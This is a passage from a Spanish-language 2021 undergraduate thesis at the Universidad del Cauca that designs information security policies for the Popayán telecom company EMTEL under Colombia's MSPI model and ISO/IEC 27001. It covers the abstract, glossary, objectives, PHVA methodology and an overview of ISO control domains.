POLÍTICAS DE SEGURIDAD Y PRIVACIDAD DE LA INFORMACIÓN EN EL MARCO DEL MSPI PARA LA EMPRESA DE TELECOMUNICACIONES DE POPAYÁN S. A EMTEL E.S.P

Trabajo de Grado

Modalidad de Práctica Profesional

ANA MARÍA GUEVARA MERA

Universidad del Cauca
Facultad de Ingeniería Electrónica y Telecomunicaciones
Departamento de Sistemas
Grupo de Tecnologías de la Información (GTI)
Línea de investigación Seguridad de la Información
Popayán Octubre de 2021

POLÍTICAS DE SEGURIDAD Y PRIVACIDAD DE LA INFORMACIÓN EN EL MARCO DEL MSPI PARA LA EMPRESA DE TELECOMUNICACIONES DE POPAYÁN S.A E.MTEL E.S.P

Trabajo de Grado

Modalidad de Práctica Profesional

ANA MARÍA GUEVARA MERA

Director: Mg. Siler Amador Donado
Asesor: Ing. Enrique Orobio

Universidad del Cauca
Facultad de Ingeniería Electrónica y Telecomunicaciones
Departamento de Sistemas
Grupo de Tecnologías de la Información (GTI)
Línea de investigación Seguridad de la Información
Popayán Octubre de 2021

Aprobado por

_____

Jurado

Programa autorizado para obtener el titulo

Fecha _____

AGRADECIMIENTOS

- Al concluir esta etapa de mi vida quiero extender un profundo agradecimiento a quienes hicieron posible este sueño, hoy agradezco primeramente a Dios por las bendiciones que ha dispuesto en mi vida.

- A mi familia especialmente a mi madre, quien con su amor y dedicación inculcó en mí el ejemplo de esfuerzo, y me enseñó a siempre luchar por mis sueños.

- A mi novio por su amor y confianza en mí durante todo este proceso.

- A mi director de trabajo de grado por su apoyo y confianza en mi trabajo y por su capacidad de guiar mis ideas, no solamente en el desarrollo de este trabajo de grado, sino también en mi formación como ingeniera.

- A la Empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P por haberme dado la oportunidad de desempeñarme en ella y permitirme crecer en el ámbito profesional y personal.

- A la universidad del Cauca que me ha permitido ser egresada de tan prestigiosa institución y que una vez más me da el privilegio de optar nuevamente por el título de ingeniera.

RESUMEN

Con la estrategia de gobierno Digital propuesta por el Ministerio de Tecnologías de la Información y las Comunicaciones (MinTIC) se busca que todas las entidades de carácter público a través del habilitador de seguridad y privacidad, incorporen la seguridad de la información en todos sus procesos, trámites, servicios, sistemas de información, infraestructura y en general, en todos sus activos de información, con el fin de preservar la confidencialidad, integridad, disponibilidad y privacidad de sus datos.

Es así como la Empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P, en cumplimiento con las disposiciones establecidas por el MinTIC y la Comisión de Regulación de Comunicaciones (CRC), inicia con el proceso de implementar el Modelo de Seguridad y Privacidad de la Información (MSPI), acogiendo y siguiendo las mejores prácticas en seguridad de la norma ISO/IEC 27001, en ese sentido atendiendo las necesidades que tiene la empresa en materia de seguridad, esta práctica profesional tuvo como objetivo principal diseñar un plan de seguridad de la información para el área de Tecnologías de la Información (TI), bajo la metodología del ciclo de Demming PHVA (Planear, Hacer, Verificar y Actuar), la cual en una primera fase consistió en realizar un diagnóstico en seguridad o análisis GAP con el propósito de identificar el estado actual de la empresa respecto a la adopción del MSPI, seguidamente con base a las necesidades y objetivos de la empresa se definió un plan de valoración y tratamiento de riesgos, en el cual se establecieron las acciones de respuesta necesarias para mitigar los riesgos a los cuales están expuestos los activos de información de TI, y finalmente como resultado del proceso anterior se elaboraron y se socializaron las políticas de seguridad de la información al interior de la empresa.

CONTENIDO

LISTA DE FIGURAS

LISTA DE TABLAS

LISTA DE ACRÓNIMOS

CRC. Comisión de Regulación de Comunicaciones

FIET Facultad de Ingeniería Electrónica y Telecomunicaciones

IEC *International Electrotechnical Commission*, Comisión Electrotécnica Internacional

ISO *International Organization for Standardization,* Organización Internacional para la Estandarización

MinTIC Ministerio de Tecnologías de la Información y las Comunicaciones

MSPI Modelo de Seguridad y Privacidad de la Información

NTC Norma Técnica Colombiana

PSI Política de Seguridad de la Información

SGSI Sistema de Gestión de la Seguridad de la Información

TI Tecnología de la Información

GLOSARIO

Acceso a la Información Pública: *Derecho fundamental consistente en la facultad que tienen todas las personas de conocer sobre la existencia y acceder a la información pública en posesión o bajo control de sujetos obligados* [1]

Activo: *En relación con la seguridad de la información, se refiere a cualquier información o elemento relacionado con el tratamiento de la misma (sistemas, soportes, edificios, personas, etc.) que tenga valor para la organización* [2].

Amenaza: *Causa potencial de un incidente no deseado, que puede provocar daños a un sistema o a la organización* [2].

Análisis del Riesgo: *Proceso para comprender la naturaleza del riesgo y determinar el nivel de riesgo* [2].

Autenticación de usuario: *Capacidad de demostrar que un usuario o una aplicación es realmente quien dicha persona o aplicación asegura ser.*

Bases de Datos Personales: *Conjunto organizado de datos personales que sea objeto de Tratamiento* [3] *.*

Clasificación de la Información: *Es el ejercicio por medio del cual se determina que la información pertenece a uno de los niveles de clasificación estipulados en la Entidad. Tiene como objetivo asegurar que la información recibe el nivel de protección adecuado* [4].

Ciberseguridad: *Capacidad del Estado para minimizar el nivel de riesgo al que están expuestos los ciudadanos, ante amenazas o incidentes de naturaleza cibernética* [5].

Confidencialidad: *Propiedad que determina que la información sólo esté disponible y sea revelada a individuos, entidades o procesos autorizados* [2]

Control: *Las políticas, los procedimientos, las prácticas y las estructuras organizativas concebidas para mantener los riesgos de seguridad de la información por debajo del nivel de riesgo asumido. Control es también utilizado como sinónimo de salvaguarda o contramedida. En una definición más simple, es una medida que modifica el riesgo* [2].

Custodio: *Es una parte designada de la entidad, un cargo, proceso, o grupo de trabajo encargado de administrar y hacer efectivos los controles de seguridad que el propietario de la información haya definido, tales como copias de seguridad, asignación privilegios de acceso, modificación y borrado* [4].

Datos Personales: *Cualquier información vinculada o que pueda asociarse a una o varias personas naturales determinadas o determinables* [3].

Declaración de aplicabilidad: *Documento que enumera los controles aplicados por el Sistema de Gestión de Seguridad de la Información – SGSI, de la organización tras el resultado de los procesos de evaluación y tratamiento de riesgos y su justificación, así como la justificación de las exclusiones de controles del anexo A de ISO 27001* [2].

Disponibilidad: *Propiedad de que la información sea accesible y utilizable por solicitud de una entidad autorizada, cuando ésta así lo requiera* [2]

Estándar: *Regla que especifica una acción o respuesta que se debe seguir a una situación dada. Los estándares son orientaciones obligatorias que buscan hacer cumplir las políticas. Los estándares son diseñados para promover la implementación de las políticas de alto nivel de la entidad antes de crear nuevas políticas* [6].

Gestión de incidentes de seguridad de la información: *Procesos para detectar, reportar, evaluar, responder, tratar y aprender de los incidentes de seguridad de la información* [2].

Guía: *Una guía es una declaración general utilizada para recomendar o sugerir un enfoque para implementar políticas, estándares buenos prácticas. Las guías son esencialmente, recomendaciones que deben considerarse al implementar la seguridad. Aunque no son obligatorias, serán seguidas a menos que existan argumentos documentados y aprobados para no hacerlo* [6].

Información: *Datos relacionados que tienen significado para la entidad. La información es un activo que, como otros activos importantes del negocio, es esencial para las actividades de la entidad y, en consecuencia, necesita una protección adecuada* [7].

La definición dada por la ley 1712 del 2014, se refiere a un conjunto organizado de datos contenido en cualquier documento que los sujetos obligados generen, obtengan, adquieran, transformen o controlen [1].

Información pública: *Es toda información que un sujeto obligado genere, obtenga, adquiera, o controle en su calidad de tal* [1]

Información pública clasificada: *Es aquella información que estando en poder o custodia de un sujeto obligado en su calidad de tal, pertenece al ámbito propio, particular y privado o semiprivado de una persona natural o jurídica por lo que su acceso podrá ser negado o exceptuado, siempre que se trate de las circunstancias legítimas y necesarias y los derechos particulares o privados consagrados en el artículo 18 de la Ley 1712 de 2014* [1].

Información pública Reservada: *Es aquella información que estando en poder o custodia de un sujeto obligado en su calidad de tal, es exceptuada de acceso a la ciudadanía por daño a intereses públicos y bajo cumplimiento de la totalidad de los requisitos consagrados en el artículo 19 de la Ley 1712 de 2014* [1].

Integridad*: Propiedad de salvaguardar la exactitud y estado completo de los activos* [2].

Mejor práctica: *Una regla de seguridad específica o una plataforma que es aceptada, a través de la industria al proporcionar el enfoque más efectivo a una implementación de seguridad concreta. Las mejores prácticas son establecidas para asegurar que las características de seguridad de los sistemas utilizados con regularidad estén configurados y administrados de manera uniforme, garantizando un nivel consistente de seguridad a través de la entidad* [6].

Plan de continuidad del negocio: *Plan orientado a permitir la continuación de las principales funciones misionales o del negocio en el caso de un evento imprevisto que las ponga en peligro* [2].

Plan de tratamiento de riesgos: *Documento que define las acciones para gestionar los riesgos de seguridad de la información inaceptables e implantar los controles necesarios para proteger la misma* [2].

Política: *Declaración de alto nivel que describe la posición de la entidad sobre un tema específico* [8] .

Procedimiento: *Los procedimientos, definen específicamente como las políticas, estándares, mejores practicas y guías que serán implementadas en una situación dada. Los procedimientos son independientes de la tecnología o de los procesos y se refieren a las plataformas, aplicaciones o procesos específicos. Son utilizados para delinear los pasos que deben ser seguidos por una dependencia para implementar la seguridad relacionada con dicho proceso o sistema especifico* [6].

Propietario de la Información: *Es una parte designada de la entidad, un cargo, proceso, o grupo de trabajo que tiene la responsabilidad de garantizar que la información y los activos asociados con los servicios de procesamiento de información se clasifican adecuadamente, y de definir y revisar periódicamente las restricciones y clasificaciones del acceso, teniendo en cuenta las políticas aplicables sobre el control del acceso* [4].

Responsabilidad: *Cualidad de la persona responsable. "para cubrir ese puesto buscan a una persona con responsabilidad"* [6].

Riesgo: *Posibilidad de que una amenaza concreta pueda explotar una vulnerabilidad para causar una pérdida o daño en un activo de información. Suele*

considerarse como una combinación de la probabilidad de un evento y sus consecuencias [2].

Rol: *Papel, función que alguien o algo desempeña* [6]

Seguridad de la información: *Preservación de la confidencialidad, integridad, y disponibilidad de la información* [2].

Sistema de Gestión de Seguridad de la Información (SGSI): *Conjunto de elementos interrelacionados o interactuantes (estructura organizativa, políticas, planificación de actividades, responsabilidades, procesos, procedimientos y recursos) que utiliza una organización para establecer una política y unos objetivos de seguridad de la información y alcanzar dichos objetivos, basándose en un enfoque de gestión y de mejora continua* [2].

Usuario: *Cualquier persona, entidad, cargo, proceso, sistema automatizado o grupo de trabajo, que genere, obtenga, transforme, conserve o utilice información en papel o en medio digital, físicamente o a través de las redes de datos y los sistemas de información de la Unidad, para propósitos propios de su labor y que tendrán el derecho manifiesto de uso dentro del inventario de información* [4].

Vulnerabilidad: *Debilidad de un activo o control que puede ser explotada por una o más amenazas* [2].

1. CAPÍTULO UNO: INTRODUCCIÓN

1.1 DESCRIPCION DEL PROBLEMA

La seguridad de la información se ha vuelto indispensable para cualquier empresa dado que la información es el activo más importante de estas. Actualmente las empresas de cualquier tipo y tamaño recolectan, procesan, almacenan y transmiten datos en muchas formas que incluyen formatos electrónicos, físicos y comunicaciones verbales [9]. En ese sentido la información y los procesos relacionados con esta requieren protección contra diversos peligros: fraudes informáticos, espionaje, sabotaje, vandalismo, incendios, inundaciones, virus informáticos, entre otros [10], haciéndose necesaria la implementación de un conjunto adecuado de controles, políticas y procedimientos que permitan reducir las vulnerabilidades y amenazas a las que están expuestos los activos de información de una empresa.

Con el fin de promover el uso de las mejores prácticas en seguridad de la información, el Ministerio de Tecnologías de la Información y las comunicaciones de Colombia (MinTIC) propone el Modelo de Seguridad y Privacidad de la Información (MSPI), enmarcado en la política de gobierno digital, el cual permite garantizar la integridad, confidencialidad y disponibilidad de los activos de información de una empresa y así mismo facilita el proceso de construcción de las políticas de seguridad de la información (PSI), estableciendo los criterios que se deben seguir para proteger los datos, procesos y personas vinculadas con el manejo de información [11].

Bajo estos aspectos la Empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P., una de las empresas más representativas de esta ciudad, la cual brinda soluciones integrales en tecnologías de la información y comunicación [12], al no tener un Modelo de Seguridad y Privacidad de la Información, y teniendo en cuenta la necesidad e importancia que tiene su implementación, ha decidido implementar el MSPI en el área de tecnologías de la información (TI), siguiendo los lineamientos establecidos por MinTIC y acogiendo las mejores prácticas y técnicas de la norma ISO/IEC 27001:2013.

Lo anterior debido, a que a pesar de que la empresa ha implementado estrategias de seguridad y algunos controles, estos no cumplen con los requisitos propuestos en el estándar ISO/IEC 27001:2013, evidenciándose así la ausencia de procesos y buenas prácticas en seguridad de la información, lo que conlleva actualmente a que

se presenten vulnerabilidades y amenazas en sus activos de información, tales como:

- Pérdida de información.
- Divulgación indebida de información.
- Falla en equipos por mal uso.
- Descarga y uso no controlado de software.
- Ausencia de inventario de activos de información.
- Falta de registros sobre manipulación de activos de información.
- Ausencia de procedimientos para realizar copias de respaldo.
- Falta de control de acceso a sistemas de información.
- Uso inadecuado de la información ocasionando que los sistemas informáticos de la empresa tengan una mayor probabilidad de ser vulnerados.
- Entre otras.

Como respuesta a las necesidades que en materia de seguridad de la información tiene EMTEL, esta práctica profesional busca implementar en esta Empresa, pruebas de efectividad, con el propósito de identificar las vulnerabilidades presentes en los sistemas de información del área de TI de la empresa y las políticas de seguridad de la información cuyo objetivo es establecer las directrices que le permitan a la empresa proteger su información.

1.2 OBJETIVOS

1.2.1. Objetivo general.

Diseñar un plan de seguridad de la información[1] para el área Tecnologías de la Información en la Empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P.

1.2.2. Objetivos específicos.

1. Determinar la situación inicial de la gestión de seguridad de la información[2] de la Empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P.

2. Identificar las vulnerabilidades y amenazas presentes en los activos de información del área TI de la Empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P.

[1] Con base a la guía nº 1 del MSPI metodología de pruebas de efectividad y guía nº 2 Política general de seguridad de la información.

[2]Mediante el instrumento de evaluación del MSPI, herramienta creada por el Ministerio de Tecnologías de la Información y las Comunicaciones con el fin de identificar el nivel de madurez en la implementación del modelo de seguridad y privacidad de la información.

3. Determinar los riesgos asociados a los activos de información del área TI y con base en ellos seleccionar los controles necesarios que permitan mitigarlos.
4. Elaborar las políticas de seguridad de la información para la Empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P.

1.3 METODOLOGÍA

La metodología que se utilizará como referencia en el desarrollo de esta práctica profesional es el ciclo PHVA (Planear-Hacer-Verificar-Actuar) o "ciclo de Deming", está basada en un concepto ideado por Walter Shewhart y es muy utilizada en los SGSI [13], se encuentra estipulada en la norma NTC ISO/IEC 9001 y adoptada por la norma NTC ISO/IEC 27001:2013. Esta metodología está conformada por 4 fases como se muestra en la figura 1.1, las cuales permitirán gestionar adecuadamente la seguridad y privacidad de los activos de información de la Empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P.

Figura 1.1 Ciclo PHVA [13]

1.4 ACTIVIDADES

1.4.1 Fase de planificación

Las actividades realizadas en esta fase favorecerán el cumplimiento del primer objetivo.

Actividad 1: Levantamiento de Información.

- Recolección de información de la Empresa (Misión, Visión, Organigrama, Mapa de proceso, entre otros) necesaria para determinar el estado actual de la gestión de seguridad y privacidad al interior de la Empresa.
- Identificación de los procesos y/o procedimientos del área de TI de la Empresa.

Actividad 2: Evaluación del estado actual de la gestión de seguridad y privacidad de la información al interior de la Empresa.

1.4.2 Fase de hacer

Con los resultados obtenidos en esta fase se dará cumplimiento al segundo y tercer objetivo propuestos en la práctica profesional.

Actividad 3: Identificación y clasificación de los activos de la información del área de tecnologías de la información de la Empresa**.**

Actividad 4: Identificación de amenazas y vulnerabilidades a las cuales están expuestos los activos de información del área de tecnologías de la información de la Empresa.

Actividad 5: Evaluación de vulnerabilidades técnicas a las cuales están expuestos los activos críticos de información del área de TI mediante la implementación de pruebas de efectividad y brindar recomendaciones de mitigación a dichas vulnerabilidades**.**

Actividad 6: Primer informe de actividades al comité de la facultad de ingeniería electrónica.

Actividad 7: Identificación de los controles existentes en la empresa de la norma NTC: ISO/IEC 27001.

Actividad 8: Evaluación del riesgo de los activos de información del área de tecnologías de la información.

Actividad 9: Selección y establecimiento de controles de seguridad de la norma ISO/IEC 27001:2013 necesarios según la declaración de aplicabilidad, estos se deben elegir según la evaluación de riesgos, requisitos legales de la empresa y mejores prácticas.

Actividad 10: Con base en el alcance y los controles seleccionados se establecerán y se redactarán las Políticas de seguridad de la información para la empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P.

NOTA: Las políticas que se mencionan a continuación son las estipuladas en la guía No 2 del MSPI, *pero estas pueden variar dependiendo de los activos, procesos y servicios de información que preste la empresa*.

- Política general de seguridad y privacidad de la información.
- Política organización de la seguridad de la información.
- Política de gestión de activos.
- Política control de acceso.
- Política de no repudio.
- Política de privacidad y confidencialidad.
- Política de integridad.
- Política disponibilidad del servicio e información.
- Política de registro y auditoría.
- Política de incidentes de seguridad de la información.
- Política de capacitación y sensibilización en seguridad de la información.

Actividad 11: Revisión de las Políticas de Seguridad de la Información por el coordinador del área TI de la empresa, la Oficina Jurídica y el Gerente de EMTEL.

Actividad 12: Socialización de las Políticas de seguridad de la información al interior de la empresa.

1.4.3 Fase de verificación

En esta fase se realizará seguimiento y medición de los procesos desarrollados en la fase anterior.

Actividad 13: Segundo informe de actividades al comité de la facultad de ingeniería electrónica.

Actividad 14: Determinar el nivel de comprensión de las PSI por parte de los empleados de la empresa mediante la realización de evaluaciones y/o entrevistas.

1.4.4 Fase de actuar

Finalmente, en esta fase se realizará una mejora a los procesos desarrollados en las fases anteriores.

Actividad 15: Con base en los resultados obtenidos en la actividad anterior establecer cuales PSI son necesarias socializar nuevamente con los empleados de la empresa.

Actividad 16: Elaboración del documento final de trabajo de grado.

Nota: Esta actividad se realizará continuamente durante el desarrollo de la práctica profesional.

Actividad 17: Preparación y realización de sustentación final del trabajo de grado

Actividad 18: Entrega completa de la información del trabajo de grado, que consta de documento final y un disco compacto (CD).

2 CAPITULO DOS: ASPECTOS TEÓRICOS Y REFERENTES

En este capítulo se realizará una descripción conceptual acerca de los aspectos teóricos concernientes a la seguridad de la información y al Modelo de Seguridad y Privacidad de la Información propuesto por el MinTIC, posteriormente con estos precedentes y de acuerdo al enfoque de esta práctica profesional se presentarán algunos trabajos que sirvieron de referente para llevar a cabo este proyecto.

2.1 MARCO CONCEPTUAL

Seguridad de la información

La seguridad de la información es el conjunto de medidas técnicas, operativas, organizativas y legales que permiten a las organizaciones resguardar y proteger la información buscando mantener la confidencialidad, la disponibilidad e integridad de la misma [9] [7].

- **Integridad:** Propiedad de salvaguardar la exactitud y estado completo de los activos de información [9] [7].
- **Disponibilidad:** Que los activos de información estén disponibles por solicitud de una entidad autorizada [9] [7].
- **Confidencialidad:** Propiedad que determina que la información no se pone a disposición ni se revela a individuos, entidades o procesos no autorizados [9] [7].

ISO/IEC 27001:2013:

Esta norma específica los requisitos para establecer, implementar, mantener y mejorar continuamente un sistema de gestión de la seguridad de la información dentro del contexto de la organización. La norma incluye los requisitos para la valoración y el tratamiento de riesgos de seguridad de la información adaptados a las necesidades de la organización. Los requisitos establecidos en la norma son genéricos y están previstos para ser aplicables a todas las organizaciones, independientemente de su tipo, tamaño o naturaleza [7].

ISO/IEC 27002:2013:

Esta norma es una guía diseñada para uso por parte de las organizaciones, como referencia para la selección de controles dentro del proceso de implementación de un sistema de gestión de la seguridad de la información con base en la NTC-ISO/IEC 27001, se encuentra organizada en 14 dominios, 35 objetivos de control y 114 controles, como se muestra a continuación en la figura 2.1 [9]:




Figura 2.1 Dominios ISO/IEC 27001

A.5 Políticas de Seguridad: Sobre las directrices y conjunto de políticas para la seguridad de la información. Revisión de las políticas para la seguridad de la información [9].

A.6 Organización de la Seguridad de la Información: Trata sobre la organización interna: asignación de responsabilidades relacionadas a la seguridad de la información, segregación de funciones, contacto con las autoridades, contacto con

grupos de interés especial y seguridad de la información en la gestión de proyectos [9].

A.7 Seguridad de los Recursos Humanos: Comprende aspectos a tomar en cuenta antes, durante y para el cese o cambio de trabajo. Para antes de la contratación se sugiere investigar los antecedentes de los postulantes y la revisión de los términos y condiciones de los contratos. Durante la contratación se propone se traten los temas de responsabilidad de gestión, concienciación, educación y capacitación en seguridad de la información. Para el caso de despido o cambio de puesto de trabajo también deben tomarse medidas de seguridad, como lo es des habilitar o actualizar privilegios o accesos [9].

A.8 Gestión de los Activos: En esta parte se toca la responsabilidad sobre los activos (inventario, uso aceptable, propiedad y devolución de activos), la clasificación de la información (directrices, etiquetado y manipulación) y manejo de los soportes de almacenamiento (gestión de soporte extraíbles, eliminación y soportes físicos en tránsito) [9].

A.9 Control de Accesos: Se refiere a los requisitos de la organización para el control de accesos, la gestión de acceso de los usuarios, responsabilidad de los usuarios y el control de acceso a sistemas y aplicaciones [9].

A.10 Cifrado: Versa sobre los controles como políticas de uso de controles de cifrado y la gestión de claves [9].

A.11 Seguridad Física y Ambiental: Tiene que ver sobre el establecimiento de áreas seguras (perímetro de seguridad física, controles físicos de entrada, seguridad de oficinas, despacho y recursos, protección contra amenazas externas y ambientales, trabajo en áreas seguras y áreas de acceso público) y la seguridad de los equipos (emplazamiento y protección de equipos, instalaciones de suministro, seguridad del cableado, mantenimiento de equipos, salida de activos fuera de las instalaciones, seguridad de equipos y activos fuera de las instalaciones, reutilización o retiro de equipo de almacenamiento, equipo de usuario desatendido y política de puesto de trabajo y bloqueo de pantalla) [9].

A.12 Seguridad de las Operaciones: Procedimientos y responsabilidades; protección contra malware; resguardo; registro de actividad y monitorización; control del software operativo; gestión de las vulnerabilidades técnicas; coordinación de la auditoría de sistemas de información [9].

A.13 Seguridad de las Comunicaciones: Gestión de la seguridad de la red; gestión de las transferencias de información [9].

A.14 Adquisición de sistemas, desarrollo y mantenimiento: Requisitos de seguridad de los sistemas de información; seguridad en los procesos de desarrollo y soporte; datos para pruebas [9].

A.15 Relaciones con los Proveedores: Seguridad de la información en las relaciones con los proveedores; gestión de la entrega de servicios por proveedores [9].

A.16 Gestión de incidencias que afectan a la Seguridad de la Información: gestión de las incidencias que afectan a la seguridad de la información; mejoras [9].

A.17 Aspectos de Seguridad de la Información para la Gestión de la Continuidad del Negocio: Continuidad de la seguridad de la información; redundancias [9].

A.18 Conformidad: Con requisitos legales y contractuales; revisiones de la seguridad de la información [9].

Modelo de Seguridad y Privacidad de la Información

El Modelo de Seguridad y Privacidad de la Información – MSPI, "*conduce a la preservación de la confidencialidad, integridad, disponibilidad de la información, permitiendo garantizar la privacidad de los datos mediante la aplicación de un proceso de gestión del riesgo, brindando confianza a las partes interesadas acerca*

El modelo de seguridad y privacidad de la información contempla un ciclo de operación que consta de cinco (5) fases como se muestra en la figura 2.2 , las cuales contienen objetivos, metas y herramientas (guías), que permiten gestionar adecuadamente la seguridad y privacidad de los activos de información de una empresa [14] .




Figura 2.2 Modelo de seguridad y privacidad de la información [14].

- **Fase de diagnóstico**

En esta fase se debe identificar el estado actual de la entidad con respecto a los requerimientos del Modelo de Seguridad y Privacidad de la Información, para ello se deben alcanzar las siguientes metas [14]:

- ✔ Determinar el estado actual de la gestión de seguridad y privacidad de la información al interior de la Entidad.
- ✔ Determinar el nivel de madurez de los controles de seguridad de la información.
- ✔ Identificar el avance de la implementación del ciclo de operación al interior de la entidad.
- ✔ Identificar el nivel de cumplimiento con la legislación vigente relacionada con protección de datos personales.

- **Fase de planificación**

Con base a los resultados obtenidos en la fase anterior se debe elaborar el plan de seguridad y privacidad de la información alineado con el objetivo misional de la entidad, con el propósito de definir las acciones a implementar a nivel de seguridad y privacidad de la información a través de una metodología de gestión del riesgo [14].

- **Fase de implementación**

En esta fase se debe llevar a cabo la implementación de la planificación realizada en la fase anterior del MSPI [14] .

- **Fase de evaluación del desempeño**

En esta fase se realiza el monitoreo y seguimiento del MSPI, se realiza con base a los resultados que arrojan los indicadores de la seguridad de la información propuestos para la verificación de la efectividad, la eficiencia y la eficacia de las acciones implementadas [14].

- **Fase de mejora continua**

En esta fase la Entidad debe consolidar los resultados obtenidos de la fase de evaluación de desempeño, para diseñar el plan de mejoramiento continuo de seguridad y privacidad de la información, tomando las acciones oportunas para mitigar las debilidades identificadas [14].

Instrumento de evaluación del modelo de seguridad y privacidad de la información

El instrumento de evaluación de MSPI "*es una herramienta creada por el Ministerio de Tecnologías de la Información y las Comunicaciones con el fin de identificar el nivel de madurez en la implementación del Modelo de seguridad y Privacidad de la Información, permitiendo establecer el estado de la gestión y adopción de controles técnicos y administrativos al interior de las entidades*" [15].

Metodología de pruebas de efectividad

La metodología de pruebas de efectividad es una serie de actividades, que tienen por finalidad indicar los procedimientos de seguridad que pueden generarse durante el proceso de evaluación en los avances de la implementación del modelo de seguridad y privacidad de la información; de esta manera, a través de la valoración de diferentes aspectos se identificarán las vulnerabilidades y amenazas a las cuales está expuesta la entidad, así como también posibles debilidades en los controles implementados [16].

Al igual que los demás procedimientos planteados en el modelo de seguridad y privacidad de la información, se busca proteger la disponibilidad, integridad y confidencialidad de la información de la entidad [16].

Gestión del riesgo

De acuerdo con la norma NTC-ISO/IEC 27000:2014, se define el riesgo como la *"Posibilidad de que una amenaza concreta pueda explotar una vulnerabilidad para causar una pérdida o daño en un activo de información. Suele considerarse como una combinación de la probabilidad de un evento y sus consecuencias"* [2]. El objetivo principal de la gestión del riesgo en la seguridad de la información es evaluar los riesgos y tratarlos a través de la identificación y el establecimiento de controles efectivos que garanticen la confidencialidad, integridad y disponibilidad de la información.

Política de seguridad de la información

Conjunto de directrices que presenta la posición de la administración para un área de control definida. Las políticas se elaboran con el fin de que tengan aplicación a largo plazo y guíen el desarrollo de reglas y criterios más específicos que aborden situaciones concretas. Las políticas son desplegadas y soportadas por estándares, mejores prácticas, procedimientos y guías [17].

Política general de seguridad de la información

La guía denominada política general de seguridad de la información presenta algunas recomendaciones y principios básicos a tener en cuenta en la elaboración

de una PSI dentro de la planeación de un Sistema de Gestión de la Seguridad de la Información (SGSI) en una entidad [18].

Este conjunto de recomendaciones no es exhaustivo, se aconseja que cada entidad genere sus documentaciones propias dependiendo de sus características particulares, sus activos de información, sus procesos y los servicios de información que pueda prestar [18].

Para realizar una correcta implementación de PSI, es necesario cumplir con una serie de fases, las cuales tienen como objetivo que la entidad desarrolle, apruebe, implementen, socialice e interiorice las políticas para un uso efectivo por parte de todos los empleados, contratistas y/o terceros de la entidad [18].

2.2 MARCO REFERENCIAL

Diseño de un sistema de gestión de seguridad de la información (SGSI) basado en la norma ISO/IEC 27001 para Positiva Compañía de Seguros S.A en la ciudad de Bogotá [19]**.**

En este trabajo de grado se diseñó un sistema de gestión de seguridad de la información basado en el estándar ISO/IEC 27001 de 2013 para la Casa Matriz de Positiva de Seguros S.A. La estructura de este trabajo de grado se desarrolló por fases las cuales se mencionan a continuación: una primera fase la cual consistió en realizar un diagnóstico de la situación actual de la Casa Matriz en relación con la gestión de seguridad de la información, una segunda fase en la que se identificaron los activos de información de la Casa Matriz y se definió una metodología de análisis y gestión del riesgo, una tercera fase en la que se evaluó la aplicabilidad de los controles de seguridad de la información bajo la norma ISO/IEC 27002:2013, y finalmente con base en los resultados obtenidos de las fases anteriores se definieron las políticas de seguridad, el alcance y los objetivos del sistema de gestión de seguridad de la información para la Casa Matriz de Positiva.

El aporte principal de este trabajo de grado a la práctica profesional es que en él se evidencia la importancia que tiene el proceso de determinar los controles de seguridad de la ISO/IEC 27001:2013 existentes en una empresa, ya que con base a ellos se realiza un diagnóstico de la situación de la empresa y las brechas de seguridad que esta tiene.

Diseño de un modelo de políticas de seguridad informática para la Superintendencia de Industria y Comercio de Bogotá [20]**.**

